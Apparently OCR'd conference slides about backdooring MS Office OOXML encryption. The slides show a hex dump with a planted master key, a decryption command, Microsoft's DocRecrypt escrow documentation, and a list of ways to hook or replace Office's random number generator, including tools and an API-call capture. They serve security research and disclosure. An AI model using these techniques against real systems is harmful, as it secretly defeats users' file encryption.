73 00 66 00 6F 00 72 00 6D 00 00 00 01 00 00 00
01 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 04 00 00 00
----------------------------
DirectoryEntry 10
directoryEntryName = EncryptionInfo(30)
objectType = 2(StreamObject)
colorFlag = 1(Black)
leftSiblingId = 2, rightSiblingId = 1
childId = FREE
clsid = 00, stateBits = 0x00000000
creation/modified Time = not set / not set
startingSectorLocation = 9
streamSize = 1288
data=[04:00:04:00:40: ... 74:69:6f:6e:3e:]
major=4, minor=4
secretKey=00:11:22:33:44:55:66:77:88:99:AA:BB:CC:DD:EE:FF:00:11:22:33
:44:55:66:77:88:99:AA:BB:CC:DD:EE:FF:
package size:header 18785 encryptedPackage 18808

L:\oox\demo>msoffice-crypt.exe -d -v -p pass1234 demo2.xlsx
```

[demo] http://youtu.be/aROLv7T9k_M

1. In this demo, demo1.xlsx is encrypted with the password "pass". The target software is MS Excel 2013 (Office 365).
2. demo2.xlsx is encrypted with another password "pass1234".
3. However, MS Office was manipulated to implant a hidden master key when these files were created.
4. Therefore, these files can be easily decrypted by the same master key without any need to brute-force the password.
5. In this example, the master key is set to "001122...FF0011...FF".


[demo] http://youtu.be/aROLv7T9k_M



```
L:\oox\demo>dir
 Volume in drive L is share
 Volume Serial Number is ED13-3C3D

 Directory of L:\oox\demo

2015/07/15  03:54    <DIR>          .
2015/07/15  03:40    <DIR>          ..
2015/07/13  11:53           447,488 msoffice-crypt.exe
2015/07/13  01:53           337,920 ssleay32.dll
2015/07/13  01:53         1,650,176 libeay32.dll
2015/07/15  03:47            25,088 demo1.xlsx
               4 File(s)      2,460,672 bytes
               2 Dir(s)  926,042,578,944 bytes free

L:\oox\demo>start demo1.xlsx
```


Microsoft Office 2013 DocRecrypt Tool (official)

- IT admin can "unlock" the password-protected OOXML Word, Excel and PowerPoint files for a user and then either leave the file without password protection! (it is official)



Microsoft Office 2013 DocRecrypt Tool

This tool allows admins to unprotect or change the password on password protected OOXML Word, Excel and PowerPoint files.



Office 2013 Administrative Template files (ADMX/ADML) and Office Customization Tool

This download includes Group Policy Administrative Template (ADMX/ADML) and Office Customization Tool (OPAX/OPAL) files for Microsoft Office 2013.


[1] https://www.microsoft.com/en-us/download/details.aspx?id=36443

By using Office 2013 and an escrow key

1. You the IT admin, are the keeper of the **escrow key** which is generated from your company or organization's **private key** certificate store.
2. You can silently push the **public key** information to client computers one time through a registry key setting.
3. When a user later creates password-protected Office 2013 files, this public key is included in the file header.
4. IT admin can use the Office **DocRecrypt** tool to remove the password that is attached to the file by using your company's **private key**.

[1] https://technet.microsoft.com/en-US/library/jj923033.aspx

An attacker can exploit this IT admin's function



Office
Search Office with Bing
Downloads & Updates
Products
Support
Forums
Library
Collapse All
Export (0)
Print
TechNet Library
Office Products
Office
Office 2013
Office 2013 Resource Kit
Plan and deploy
Identity, authentication, and authorization
Roadmap: Identity, authentication, and authorization
Overview: Identity, authentication, and authorization
Plan Information Rights Management
Configure Information Rights Management
Plan password complexity settings
Remove or reset file passwords

Remove or reset file passwords in Office 2013

Office 2013 | 7 out of 42 rated this helpful - Rate this topic

Applies to: *Office 365 ProPlus, Office 2013*

Topic Last Modified: *2014-09-04*

Summary: Explains how to use the Office 2013 DocRecrypt tool to unlock password protected OOXML formatted Word, Excel, and PowerPoint files.

Audience: IT Professionals

Use Group Policy to push registry changes that associate a certificate with password-protected documents. This certificate information is embedded in the file header. Later, if the password is forgotten or lost, use the DocRecrypt command line tool and the private key to unlock the file and, optionally, assign a new password.

If you want information about passwords in a personal copy of Office 2013, see protect your documents with passwords and permissions instead.

See remove a password from a document for an additional example.

If you are an IT Professional looking to remove or reset passwords in Office 2013 files within your organization, for example if an employee has left the organization and you do not know the password, **you're at the right place**, keep reading.

[1] https://technet.microsoft.com/en-US/library/jj923033.aspx


attack vectors

1. An attacker can replace the random generator function by Win32 API hooking.
2. An attacker can replace the random generator in embeded hardware chips.
3. An attacker can use the predictable number generator secretly in cloud environments.

Win32 API hooking

- IAT
  - Import Address Table function hooking.
- WinAPIOverride
  - Advanced API Monitor, spy or override API supporting x86 and x64 .
- EasyHook
  - open source hooking engine supporting x86 and x64 in Windows in both user and kernel land.
- Detours
  - general purpose function hooking library created by Microsoft Research (C/C++).

WinAPIOverride32 / WinAPIOverride64



Choose Application to Hook

● Attach to running process(es) : Enter Process ID, or Drag and Drop the Cross, or use processes/services lists

Process ID 1852;2164

○ Attach at application startup

Application Path

Command Line

□ Automatically resume application after having loaded the following files list

□ Run as Administrator Password

□ Inject before statically linked dll execution □ Inject Only after : 100 ms

□ Stop logging and kill application after : 5000 ms

○ Attach to all new processes

□ Inject into new processes only after : 100 ms

Modules Filters

☑ Apply to Monitoring

☑ Apply to Overriding

☑ Use list ● Exclusion list ○ Inclusion list NotHookedModuleList.txt


Id	Dir	Call	Ret Value	Caller Addr	Caller Relative Addr	ProcessID
64	⇦	CryptStringToBinaryA("AmDxckfg9zX9SVVQvZ8O+A==Q&>F",0x00000018,0x00000001,0x0000000000000000:Bad p...	0x000000...	0x000000...	CRYPT32.dll + 0x304BD	0x00000874
67	⇦	CryptStringToBinaryW("AmDxckfg9zX9SVVQvZ8O+A==microsoft.com/office/2006/keyEncryptor...,0x00000018,0x00...	0x000000...	0x000000...	mso.dll + 0x1495863	0x00000874
66	⇦	CryptStringToBinaryA("AmDxckfg9zX9SVVQvZ8O+A==Q&>F",0x00000018,0x00000001,0x00000000F694700:0x02,0...	0x000000...	0x000000...	CRYPT32.dll + 0x304BD	0x00000874
69	⇦	CryptStringToBinaryW("FJQCYnwKw1j8norKCQz6SMtiwrzf0zX2TpVKElejGCAl3sZKW3/HpUFg2nPsvP...,0x00000058,0x...	0x000000...	0x000000...	mso.dll + 0x1495830	0x00000874
68	⇦	CryptStringToBinaryA("FJQCYnwKw1j8norKCQz6SMtiwrzf0zX2TpVKElejGCAl3sZKW3/HpUFg2nPsvP...,0x00000058,0x...	0x000000...	0x000000...	CRYPT32.dll + 0x304BD	0x00000874
71	⇦	CryptStringToBinaryW("FJQCYnwKw1j8norKCQz6SMtiwrzf0zX2TpVKElejGCAl3sZKW3/HpUFg2nPsvP...,0x00000058,0x...	0x000000...	0x000000...	mso.dll + 0x1495863	0x00000874
70	⇦	CryptStringToBinaryA("FJQCYnwKw1j8norKCQz6SMtiwrzf0zX2TpVKElejGCAl3sZKW3/HpUFg2nPsvP...,0x00000058,0x...	0x000000...	0x000000...	CRYPT32.dll + 0x304BD	0x00000874
73	⇦	CryptStringToBinaryW("X30jLuyheeU/CCwMiL8bNb1/cJk9CjbhwT+lgJlVe5tTJvkJgWkBTUQzWyfwPj...,0x00000058,0x...	0x000000...	0x000000...	mso.dll + 0x1495830	0x00000874
72	⇦	CryptStringToBinaryA("X30jLuyheeU/CCwMiL8bNb1/cJk9CjbhwT+lgJlVe5tTJvkJgWkBTUQzWyfwPj...,0x00000058,0x0...	0x000000...	0x000000...	CRYPT32.dll + 0x304BD	0x00000874
75	⇦	CryptStringToBinaryW("X30jLuyheeU/CCwMiL8bNb1/cJk9CjbhwT+lgJlVe5tTJvkJgWkBTUQzWyfwPj...,0x00000058,0x...	0x000000...	0x000000...	mso.dll + 0x1495863	0x00000874
74	⇦	CryptStringToBinaryA("X30jLuyheeU/CCwMiL8bNb1/cJk9CjbhwT+lgJlVe5tTJvkJgWkBTUQzWyfwPj...,0x00000058,0x0...	0x000000...	0x000000...	CRYPT32.dll + 0x304BD	0x00000874
77	⇦	CryptStringToBinaryW("9p3xhiV9m1vZ6M7JV5ImNA==encryptedVerifierHashInput4ls5zuk+RaTq...,0x00000018,0x00...	0x000000...	0x000000...	mso.dll + 0x1495830	0x00000874

[1] http://jacquelin.potier.free.fr/winapioverride32/

Microsoft Research Detours (Win32 API hooking)

- Detours Express 3.0
  - available for immediate download under a no-fee, click-through license for research, non-commercial, and non-production use.
    - Detours Express is limited to **32-bit** processes on **x86** processors.
- Detours Professional 3.0 (Buy now!)
  - available for immediate purchase at the online Microsoft Store.
    - Support for **64-bit** code on **x64** and **IA64** processors (Professional Edition only).
    - Support for all Windows processors (Professional Edition only).

Microsoft Research Detours v3 Professional



